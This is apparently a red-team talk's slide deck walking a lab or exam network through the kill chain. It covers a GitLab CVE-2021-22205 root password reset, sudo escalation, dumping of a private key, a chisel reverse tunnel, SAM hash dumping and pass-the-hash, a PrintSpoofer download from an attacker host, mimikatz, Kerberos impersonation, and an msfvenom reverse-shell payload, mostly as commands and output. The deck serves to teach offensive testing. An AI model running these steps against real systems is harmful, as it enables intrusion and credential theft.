

Using a Kill Chain to Kill Everything



\$-whoami



The Synack Red Team

The world's most skilled and trusted hackers,
powering Synack's industry-leading security testing platform.





Overview:

- Bug Bounty Platforms
- Private Bug Hunting
- Cyber Kill Chain Intro
- Real Life Chaining Attack (**Red Teaming**)
- Conclusion

Bug Bounty Platforms



Private Bug Hunting

Synack

Certification

This certification is awarded to

Yalguun Tumenkhuu

For successfully completing the course

Welcome to the Synack Red Team!

03/06/2023

Issued Date


Never

Expiration Date


Private Bug Hunting




TRACK


 Vulnerabilities

 Messages

 Dashboard

 Leaderboards



fg0x0 

SRT member since June, 2023

Certifications

OSEP • OSWE • OSCP • ECSA • CEH



Private Bug Hunting

Synack Support

Inbox You have been offboarded from target SKYLABDEW -

Synack Support

Inbox You have been offboarded from target CORALSPID...

Synack Support

Inbox You have been offboarded from target CORALSPID...

Synack Support

Inbox You have been offboarded from target BISONSNOW2

Synack Support

Inbox You have been onboarded on target FUNICULARDU...

Synack Support

Inbox You have been onboarded on target CHEETAH-W002

Synack Support

Inbox New blitz on CHEETAH-W001 - link.[synack.com/ls/c...](#)

Cyber Kill Chain

Weaponization



Delivery




Command and Control



Actions on Objectives



Reconnaissance



Exploitation



Installation



Website - Reconnaissance


Port 22 - OpenSSH 8.2p1 Ubuntu 4ubuntu0.4

Port 80 – Nginx (Web Server)

Port 443 - closed

Port 2222 - OpenSSH 8.2p1 Ubuntu 4ubuntu0.2

Local Gitlab - Reconnaissance



The image shows a browser window displaying the GitLab sign-in page. The browser's address bar shows the URL `https://gitlab.com/users/sign_in`. The page content includes the GitLab logo, the heading "GitLab", and the sub-heading "A complete DevOps platform". Below this, there is a descriptive paragraph about GitLab's capabilities and a note that this is a self-managed instance. On the right side, there is a sign-in form with fields for "Username or email" and "Password", a "Remember me" checkbox, a "Forgot your password?" link, and a "Sign in" button. At the bottom of the form, there is a link for "Register now" for users who do not have an account.

Sign in - GitLab

users/sign_in

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

Username or email

Password

Remember me [Forgot your password?](#)

[Sign in](#)

Don't have an account yet? [Register now](#)

Reconnaissance – Local Gitlab

```
[21:24:13] 302 - 96B - /projects ->
[21:24:15] 200 - 53KB - /public
[21:24:15] 200 - 53KB - /public/
[21:24:21] 200 - 2KB - /robots.txt
[21:24:24] 200 - 54KB - /root
[21:24:24] 200 - 54KB - /root/
[21:24:26] 200 - 248B - /search.js
[21:24:28] 200 - 45KB - /search.php
[21:24:29] 200 - 46KB - /search.html
[21:24:29] 200 - 45KB - /search.aspx
[21:24:29] 200 - 45KB - /search.jsp
[21:24:29] 200 - 46KB - /search
```

Reconnaissance – Local Gitlab

The screenshot shows a web browser window displaying the GitLab profile page for a user named 'Administrator'. The browser's address bar shows the URL '192.168.117.110/root'. The page header includes the GitLab logo and navigation links for 'Projects', 'Groups', 'Snippets', and 'Help'. A search bar and 'Sign in / Register' button are also present.

The profile section features a green and white geometric logo, the name 'Administrator' (highlighted with a red box), and the handle '@root'. It indicates the user is a member since March 21, 2022, with 0 followers and 0 following.

Navigation tabs include 'Overview' (selected), 'Activity', 'Groups', 'Contributed projects', 'Personal projects', 'Starred projects', 'Snippets', 'Followers', and 'Following'.

A calendar grid shows activity for the month of April, with a red box highlighting a specific date. Below the calendar, it states 'Issues, merge requests, pushes, and comments.'


The 'Activity' section lists three recent actions by Administrator @root, all dated '8 months ago':

- Pushed to branch `master` at Administrator / Downloader (commit `021bf569`) - removed secrets
- Pushed new branch `master` at Administrator / Downloader
- Created project Administrator / Downloader

The 'Personal projects' section shows one project: 'Downloader' (highlighted with a red box), which is 'Downloader Alpha' and was updated '8 months ago'. It has 0 stars, 0 forks, and 0 issues.

Reconnaissance – Local Gitlab


Administrator > Downloader


Downloader 
Project ID: 3


☆ Star 0


2 Commits 1 Branch 0 Tags 276 KB Files 276 KB Storage










Downloader Alpha

master downloader History Find file  Clone

 **removed secrets**
exam authored 8 months ago

021bf569 

 No license. All rights reserved Auto DevOps enabled

| Name | Last commit | Last update |
|--|-----------------|--------------|
|  Properties | initial commit | 8 months ago |
|  .gitignore | initial commit | 8 months ago |
|  App.config | initial commit | 8 months ago |
|  Form1.Designer.cs | initial commit | 8 months ago |
|  Form1.cs | removed secrets | 8 months ago |
|  Form1.resx | initial commit | 8 months ago |
|  Program.cs | initial commit | 8 months ago |
|  gameDownload.csproj | initial commit | 8 months ago |
|  gameDownload.sln | initial commit | 8 months ago |

Reconnaissance – Local Gitlab

removed secrets

parent 072f064f P master

No related merge requests found

Changes 1

Showing 1 changed file with 1 addition and 1 deletion

Hide whitespace changes

Inline

Side-by-side

Form1.cs



View file @021bf569

```
... @@ -20,7 +20,7 @@ namespace gameDownload
20 20
21 21     public void button1_Click(object sender, EventArgs e)
22 22     {
23 23         - string server = "http://dev01:
24 24         + string server = "http://dev01:
25 25         WebClient client = new WebClient();
26 26         client.DownloadString(server);
... ..
```

Please [register](#) or [sign in](#) to comment

Weaponization

inspiringz / **CVE-2021-22205** Public archive

<> Code Issues 2 Pull requests Actions Projects Security Insights

main 1 branch 0 tags Go to file <> Code

inspiringz [+] postb.in => requestbin.net aaf16c3 on Jan 16, 2022 15 commits

| | | |
|--------------------------|--------------------------------|-----------|
| images | [+] postb.in => requestbin.net | last year |
| CVE-2021-22205.py | [+] postb.in => requestbin.net | last year |
| README.md | [+] postb.in => requestbin.net | last year |

☰ README.md

CVE-2021-22205

GitLab CE/EE Preauth RCE using ExifTool

*This project is for learning only, if someone's rights have been violated, please contact me to remove the project, and the last **DO NOT USE IT ILLEGALLY** If you have any illegal behavior in the process of using this tool, you will bear all the consequences yourself. All developers and all contributors of this tool do not bear any legal and joint liabilities*

Delivery + Exploit

```
└─# python3 CVE-2021-22205.py -u -m mod root
===> User Modify Mode

[*] modify root password => P4ss@GitLab
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[<] Recv: 422, payload send success
[+] user password changed successfully, check it
[<] Recv: 422, payload send success
```


Reconnaissance – Gitlab Admin

users/sign_in?redirect_to_referer=yes

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

Username or email
root

Password
P4ss@GitLab

Remember me [Forgot your password?](#)

[Sign in](#)

[Don't have an account yet? Register now](#)

Reconnaissance – Gitlab Admin

The screenshot shows the GitLab Admin interface for a commit. The browser address bar shows the URL: `root/downloader/-/commit/021bf56946cfc69978beeb11e999d7e23aa8b8f`. The page title is "Downloader".

Navigation Menu (Left):

- Downloader
- Project overview
- Repository
 - Files
 - Commits
 - Branches
 - Tags
 - Contributors
 - Graph
 - Compare
- Issues (0)
- Merge Requests (0)
- CI/CD
- Security & Compliance
- Operations
- Packages & Registries
- Analytics
- Wiki

Right Sidebar (User Profile):

- Administrator @root
- Set status
- Edit profile
- Preferences
- Sign out

Main Content:

Open registration is enabled on your instance.
Learn more about how you can customize / disable registration on your instance.
[View setting](#)

Administrator > Downloader > Commits > 021bf569

Commit 021bf569 authored 8 months ago by exam
[Browse files](#) [Options](#)

removed secrets

parent 072f064f P/master

No related merge requests found

Changes 1

Showing 1 changed file with 1 addition and 1 deletion
[Hide whitespace changes](#) [Inline](#) [Side-by-side](#)

Form1.cs [View file @021bf569](#)

```
... @@ -20,7 +20,7 @@ namespace gameDownload
20 20
21 21     public void button1_Click(object sender, EventArgs e)
22 22     {
23 -     string server = "http://dev01 [redacted]";
23 +     string server = "http://dev01 [redacted]";
24 24
25 25     WebClient client = new WebClient();
26 26     client.DownloadString(server);
```

Reconnaissance – Gitlab Admin

Activity

[View all](#)

 **Administrator @root** 8 months ago
→ Pushed to branch `master` at Administrator / Downloader
`021bf569` · removed secrets

 **Administrator @root** 8 months ago
→ Pushed new branch `master` at Administrator / Downloader

 **Administrator @root** 8 months ago
⊙ Created project Administrator / Downloader

 **Administrator @root** 8 months ago
→ Pushed new branch `master` at Administrator / monitor


 **Administrator @root** 8 months ago
⊙ Created project Administrator / monitor

 **Administrator @root** 9 months ago
⊙ Created project GitLab Instance / Monitoring

Personal projects

[View all](#)

 **Downloader**  ★ 0 ♾ 0
Downloader Alpha Updated 8 months ago

 **monitor**  ★ 0 ♾ 0
server monitor script Updated 8 months ago

Reconnaissance – Gitlab Admin

Administrator > monitor > Repository

master

monitor / monitor.sh

Find file

Blame

History

Permalink



Initial commit

exam authored 8 months ago

e661378d



monitor.sh 502 Bytes

Edit

Web IDE

Replace

Delete



```
1 #!/bin/bash
2
3 printf "%15s %15s" "CPU Usage" "Memory Usage"
4 printf "\n"
5 while true
6 do
7     cpu=$(sshpass -p [REDACTED] ssh -o StrictHostKeyChecking=no -t [REDACTED] op -bn1 | grep "Cpu(s)" | sed "s/.*, *\[([0-9.]*\)\%*"
8     mem=$(sshpass -p [REDACTED] ssh -o StrictHostKeyChecking=no -t [REDACTED] ree | grep Mem | awk '{print (100 - ($4/$2 * 100.0)
9     printf "%15s %15s" $cpu $mem
10    printf "\n"
11    sleep 60
12 done
```

Reconnaissance

```
monitor@ [REDACTED]:~$ sudo -l
[sudo] password for monitor:
Matching Defaults entries for monitor on [REDACTED]:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User monitor may run the following commands on web07:
(ALL : ALL) ALL
```

Reconnaissance

```
monitor@ [REDACTED] :~$ sudo su  
root@ [REDACTED] :/home/monitor# id  
uid=0(root) gid=0(root) groups=0(root)  
root@ [REDACTED] :/home/monitor# whoami  
root  
root@ [REDACTED] :/home/monitor# █
```

Installation

```
root@ [redacted] ~/ .ssh# ls
authorized_keys id_ed25519 id_ed25519.pub known_hosts [redacted] davies
root@web07:~/ .ssh# cat [redacted] davies
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,87AE1E40166129381F30618B2B0FA40B

ZZagFlf1MeAKzMy9wzu5YKIFGZC53AE9Kyg2uBqVw98JMb7MoU5DtFQgEi4gFyFm
pIQvNwEbBMCi+tszzHOMUUMjmlncUB6Zk9VFaSc0yAqwYDwdAiiV5S7GPDMLco0u
SJDdNgTDYe jJLN60LdItihQQQoq08ATFOcYnJqGW29UKNSH6sT5vyv/lk7gbbtjE
/8aaOGf6zAUS/dGouCLDFynIrtjD1zdqNlh6vvf6SuG3bRIIHUc7B8kMRWRdLH86
byRVXbibrvxJwkOG9wCQXQ40ABnluMEAKUWFq4VZ5Qe4Y/896o4+FziwDTj4kf98
TpdhaG+n69eXppg85t74jPqeMLLs2f0K/hP/njsSUIInG13BNMXQY3AOBMz4MeQjc
bbucNcRghr6uYzQQwXa2XEwh48mp6dUaHRYFSh3abjIAR0njTU0eT00jBjr/jahS
R2Po9t57ottyMPys0tp4n0JF3anbG7nvYFIGMgFFmiTiWHHGVNwgchkiZzajXVer
9NN4LfBCZLYwmUqjiymTa7Xs/CDsVvn77ukraYV0l+Spyuegy8YH+SVtHpD7Q/TS
3m8DH8DpZ6iqVgkQi9mXa21fQE/ZN7wUU/kmdAMtg0g7krt1vRbkDDh8XoegoHAZ
U0QJfx2q77Kqd9JjhsxS9WLI/JL7ci7RckjpkzxLupA0L9B+Lx/S/yZBi8Gg0
Mac8Mwd0CDYLP80JK6VnSEv+YQtD/nD4LyZLYXjh4PRtL4hzuWghUT/OyvFQLL/V
gevyE7DxoYmFxpC9wSe+42K2tpjffJfD6a/C/+QeqMDUW/x+vW0mcR4k7cicUSwFM
2ptBhnTEzR8holx5b0/FVmiUjby9YrCKU6K3dfo56LH1AZoI60DYXwR3E27IWEEQ
yrQE6Mr3Wqn7c778IpW0+jgM00tN3EF5npzsXlphD6PHMUN76InMPRJIE0d1riu
jZwkRi+iMdcqAZc38UHKKsRmJiNqtW9+RgqmiXh3T2PjGbmfa486iz7w09GBJH6V
9MYFLTEa0LozU9b/dR5f4o8n0tNu6HdE/ExpzXVIN/Di/kDfj6qUMA9Qae4V00e
Ky2LaMzE0h400DXjYiAgU//3vZh77XYMqxAh8E4F5H0is4Q8G/173x1lG0qveM9v
e3QANDCaAnk0ErAF8GaSu/rVuS42zXMMWUk8SNzB01oNThcvcwsFV5Zy/D7a0F09Y
Jp0omI0gIMhL5+PDnTifeb0kr+eLB5KlFb0SgBh3SdN/5p9CXNk2GJ3i3XA1kx8
V2P1S4k25R5PArZd4AJuAgUeEAIx2TQNTAd/90HA6Jw8FdN9DZQ3RppFeYrshy/+
ZA3a4jIB9h+e0LnQYWBTH4WSmBwnU6IvDsWPCJatwLETlyzqvguWlmg39Tk10TT
Mvp7Lv0gkigkey3k6R5h7bAgyyihni0nVay6M3H0bzlc50axUF2NfRJLL2ZszX1N
zneGmHW6/Ouhl iJsaybA/MuTiCZLtdTn+7uhDuEddPjuAcZqRthQp9fuYMY79XK
M0okQ0Raurpb5AFqV5T3KLKI2g3w5VD066C3ygZ3zmtuunuEs8kgUrhfar9q8/DWR
-----END RSA PRIVATE KEY-----
root@ [redacted] ~/ .ssh#
```

Reconnaissance

```
(root@kali)-[ ]
└─# ifconfig [ ]
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 192.168. [ ] netmask 255.255.255.0 destination 192.168. [ ]
    inet6 fe80::4af8:a35d:438d:47c4 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 48436 bytes 34568650 (32.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35489 bytes 6765197 (6.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16. [ ] netmask 255.255.255.0 broadcast 172.16. [ ]
    ether 00:50:56:86:77:11 txqueuelen 1000 (Ethernet)
    RX packets 5830 bytes 985830 (985.8 KB)
    RX errors 0 dropped 141 overruns 0 frame 0
    TX packets 6714 bytes 811049 (811.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Weaponization

Attacker

```
(root@kali)-[ ]  
└─# ./chisel64 server -p 53 --reverse  
2023/01/01 22:20:01 server: Reverse tunnelling enabled  
2023/01/01 22:20:01 server: Fingerprint 2s3fqTftr1b6lWjpXdQLAuEHEjK4c4hhC3/+/RCl80s=  
2023/01/01 22:20:01 server: Listening on http://0.0.0.0:53  
█
```

Victim

```
root@web07:/dev/shm# chmod +x chisel64  
root@web07:/dev/shm# ./chisel64 client 192.168. :53 R:1080:socks  
2023/01/02 03:20:52 client: Connecting to ws://192.168. :53  
2023/01/02 03:20:54 client: Connected (Latency 196.604881ms)
```

Delivery

```
Microsoft Windows [Version 10.0.17763.2803]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
dev\██████████.davies@SRV01 C:\Users\██████████.davies>whoami  
dev\██████████.davies
```

```
dev\██████████.davies@SRV01 C:\Users\██████████.davies>
```

Exploitation

```
dev\██████.davies@SRV01 C:\Users\██████.davies>whoami /priv
```

PRIVILEGES INFORMATION

| Privilege Name | Description | State |
|-------------------------------|--------------------------------|---------|
| SeBackupPrivilege | Back up files and directories | Enabled |
| SeRestorePrivilege | Restore files and directories | Enabled |
| SeShutdownPrivilege | Shut down the system | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |

Exploitation

```
dev\ [REDACTED] davies@SRV01 C:\>reg save HKLM\SAM Sam-backup.hiv  
The operation completed successfully.
```

```
dev\ [REDACTED] davies@SRV01 C:\>reg save HKLM\SYSTEM System-backup.hiv  
The operation completed successfully.
```

```
dev\ [REDACTED] davies@SRV01 C:\>dir  
Volume in drive C has no label.  
Volume Serial Number is 44A6-06DB
```

Directory of C:\

```
02/11/2022  08:03 AM    <DIR>          PerfLogs  
02/11/2022  03:08 PM    <DIR>          Program Files  
02/11/2022  01:37 PM    <DIR>          Program Files (x86)  
01/01/2023  07:28 PM           73,728 Sam-backup.hiv  
01/01/2023  07:28 PM      16,588,800 System-backup.hiv  
03/28/2022  12:54 AM    <DIR>          Users  
04/13/2022  05:11 AM    <DIR>          Windows  
                2 File(s)      16,662,528 bytes  
                5 Dir(s)  21,963,915,264 bytes free
```

Exploitation

```
(root@kali)-[ ]
└─# impacket-secretsdump -sam ./Sam-backup.hiv -system ./System-backup.hiv LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x6555c2a3ac63b0546a5efbbe3a0a0c0a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee: [redacted] fa3ac67195b65c25f0b70363:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a21f50dd00fd338a6a0f28c769b0a7d8:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:98eed43cc3e148602d0afad12ef400b4:::
[*] Cleaning up...
```

Exploitation

```
(root@kali)-[ ]
└─# proxychains4 impacket-psexec Administrator@172.16.117.111 -no-pass -hashes : a3ac67195b65c25f0b70363
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.111:445 ... OK
[*] Requesting shares on 172.16.117.111.....
[*] Found writable share ADMIN$
[*] Uploading file HSeTqdmq.exe
[*] Opening SVCManager on 172.16.117.111.....
[*] Creating service xQfi on 172.16.117.111.....
[*] Starting service xQfi.....
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.111:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.111:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.111:445 ... OK
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Reconnaissance

```
PS C:\temp> systeminfo
systeminfo

Host Name:                WEB05
OS Name:                  Microsoft Windows Server 2019 Standard
OS Version:              10.0.17763 N/A Build 17763
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Member Server
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00429-80521-08355-AA410
Original Install Date:    2/11/2022, 8:54:38 AM
System Boot Time:         8/31/2022, 11:41:35 PM
System Manufacturer:      VMware, Inc.
System Model:             VMware7,1
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                          [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:             VMware, Inc. VMW71.00V.18227214.B64.2106252220, 6/25/2021
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:              \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:             en-us;English (United States)
Time Zone:                (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:    4,095 MB
Available Physical Memory: 2,264 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 2,944 MB
Virtual Memory: In Use:   1,855 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   jijistudio.com
Logon Server:             N/A
Hotfix(s):                7 Hotfix(s) Installed.
                          [01]: KB5012128
                          [02]: KB4512577
                          [03]: KB4535680
                          [04]: KB4589208
```

Weaponization

```
PS C:\temp> whoami /priv  
whoami /priv
```

PRIVILEGES INFORMATION

| Privilege Name | Description | State |
|-------------------------------|---|----------|
| SeAssignPrimaryTokenPrivilege | Replace a process level token | Disabled |
| SeIncreaseQuotaPrivilege | Adjust memory quotas for a process | Disabled |
| SeAuditPrivilege | Generate security audits | Disabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeImpersonatePrivilege | Impersonate a client after authentication | Enabled |
| SeCreateGlobalPrivilege | Create global objects | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Disabled |

Delivery

```
PS C:\temp> powershell (New-Object System.Net.WebClient).DownloadFile("http://[REDACTED]/PrintSpoofer64.exe", "C:\temp\PrintSpoofer64.exe")
powershell (New-Object System.Net.WebClient).DownloadFile("http://[REDACTED]/PrintSpoofer64.exe", "C:\temp\PrintSpoofer64.exe")
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\temp> dir
dir
```

Directory: C:\temp

| Mode | LastWriteTime | Length | Name |
|--------|------------------|--------|--------------------|
| ---- | ----- | ---- | ---- |
| -a---- | 1/1/2023 8:45 PM | 27136 | PrintSpoofer64.exe |

```
PS C:\temp> .\PrintSpoofer64.exe -i -c cmd
.\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>
```

Exploitation

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1735691 (00000000:001a7c0b)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 1/1/2023 6:03:01 PM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

msv :
  [00000003] Primary
  * Username : ██████████
  * Domain   : ██████████
  * NTLM     : ██████████ 76e26e3b6273393611a7ec5
  * SHA1     : ██████████ 9812988e61e380b9e38ff127d06a85f

tspkg :
wdigest :
  * Username : ██████████
  * Domain   : ██████████
  * Password : (null)

kerberos :
  * Username : ██████████
  * Domain   : ██████████.com
```

Exploitation + Installation

```
(root@kali)-[ ]
└─# proxychains4 impacket-getST -sps [redacted] -impersonate 'administrator' -ts [redacted] -hashe
s : [redacted]6e26e3b6273393611a7ec5 -dc-ip 172.16.117.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[2023-01-02 00:09:12] [-] CCache file is not found. Skipping...
[2023-01-02 00:09:12] [*] Getting TGT for user
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.100:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.100:88 ... OK
[2023-01-02 00:09:14] [*] Impersonating administrator
[2023-01-02 00:09:14] [*] Requesting S4U2self
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.100:88 ... OK
[2023-01-02 00:09:14] [*] Requesting S4U2Proxy
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.100:88 ... OK
[2023-01-02 00:09:15] [*] Saving ticket in administrator.ccache
```

```
(root@kali)-[ ]
└─# export KRB5CCNAME=administrator.ccache
```


Exploitation File Server - 2

```
(root@kali)-[ ]
└─# proxychains4 impacket-wmiexec -k -no-pass Administrator@
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.104:445 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.104:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.104:50994 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

CEO PC - Weaponization

```
(root@kali)-[~/exam]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=[REDACTED] LPORT=8000 EXITFUNC=thread -f raw -o yalguun-macro.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: yalguun-macro.raw
```



```
Administrator: Command Prompt
